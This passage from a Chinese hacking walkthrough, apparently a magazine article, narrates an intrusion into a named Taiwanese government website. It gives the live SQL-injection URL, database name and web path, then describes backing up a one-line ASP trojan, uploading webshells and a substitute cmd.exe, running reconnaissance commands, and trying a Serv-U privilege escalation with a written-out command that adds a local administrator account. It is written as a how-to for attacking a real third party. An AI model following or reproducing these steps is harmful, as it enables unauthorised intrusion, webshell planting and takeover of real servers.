还是老办法，使用GetWebshellah56bug大众版进行备份。注入点栏填入啊D扫描出来的那个注入点：http://www.digitaldivide.nat.gov.tw/preferential_more.asp?id=97，数据库填CF01（就是啊D检测出来的当前库），WEB路径填C：\Inetpub\wwwroot\DIGITAL\NewWeb\hack.asp（要带文件名哦），木马代码默认的就可以了（ah为连接密码，可以改动，我改为了cmd），至于是数字型还是字符型就要看啊D检测的结果了，从图1中可以看出是数字型的，选上数字型，如图8。接着开始从第一步一直点到第六步，不要太快，一般以返回注入点页

面后为准，就是返回了一次注入点所在的页面再按下一步，就可以成功备份出一句话 ASP 木马了，如图9。





图8

文件尾部出现了’Execute’，大致意思就是运行出错，类型不匹配之类的，这就说明已经成功备份出了一句话 ASP 木马。接着使用一句话木马客户端进行连接，连接成功，成功得到返回的目标网站的环境变量信息，如图10。接下来我又上传了一个 ASP 站长助手增强版，如图11。其实并不一定要先传小马后传大马这样的顺序，大家不要被误导了，直接传大马也是可以的，只要服务器允许上传就行。





图9

## 四、提权的困境

webshell 总算是顺利拿到了，可我还是不太满足，想继续下去，拿下它的服务器权限！有了 webshell 办事就方便多了。提权前一般要先看看都开了哪些服务，尽量多的得到一些关于服务器的信息。使用 ASP 站长助手增强版执行“net start”命令，发现拒绝访问。因为权限不够，不能访问系统目录下的 cmd.exe。服务器上原有的 cmd.exe 不能使用，于是我上传了一个从 2003 系统中提取出来的 cmd.exe，上传到 WEB 根目录下。在“SHELL 路径”里填上 cmd.exe 文件所在目录：C:\Inetpub\wwwroot\DIGITAL\NewWeb\cmd.exe，勾上 WScript.Shell，再执行“net start”命令，这一次终于有反应了，成功返回服务开启信息，如图12。但是却没有发现什么可以提权的服务。虽然 pcAnywhere Host Service 和 Terminal Services 这两个挺讨人喜欢的，但是因为我们目前还没有权限，无法直接使用。





图10





图11




图12

执行“net user”后发现有 ASPNET 这个用户，说明对方系统支持 asp.net，于是我上传了一个 ASPX 木马，访问后发现根本不能使用，看来没有开通对于 ASPX 的支持，可惜了！

还有就是大家所熟知的 Serv-U 提权了，跳到程序目录发现安装有 Serv-U，这可是一个好消息！接着我上传 Goldsun 写的 Serv-U ASP 提权木马，准备添加一个用户名为 hackest 的用户并添加进管理员组，命令格式为“cmd /c net user goldsun love /

add & net localgroup administrators goldsun /add"，可是这个提权木马有个毛病，就是无论成不成功都会直接提示成功。可事实上在这个网站的提权过程中并没有成功添加用户！郁闷了，权限暂时还是没有办法提上去。明明装有Serv-U的，却提不了权，难道管理员把默认的连接密码改了？我扫描一下21端口，发现Serv-UFTP版本居然是2.5，如图13！天啊，开什么玩笑，居然会是2.5版本，以前从来没有遇到过这么低版本的Serv-UFTP啊！我在google上搜索了一下关于2.5版本的提权资料，发现只有几个链接，而且都根本解决不了问题，有些还是01年的资料。看来这个2.5版本的确有点太老了，真没想到台湾同胞还这么怀旧，难怪Serv-U提权的ASP木马会失效。提权陷入了困境，怎么办呢……

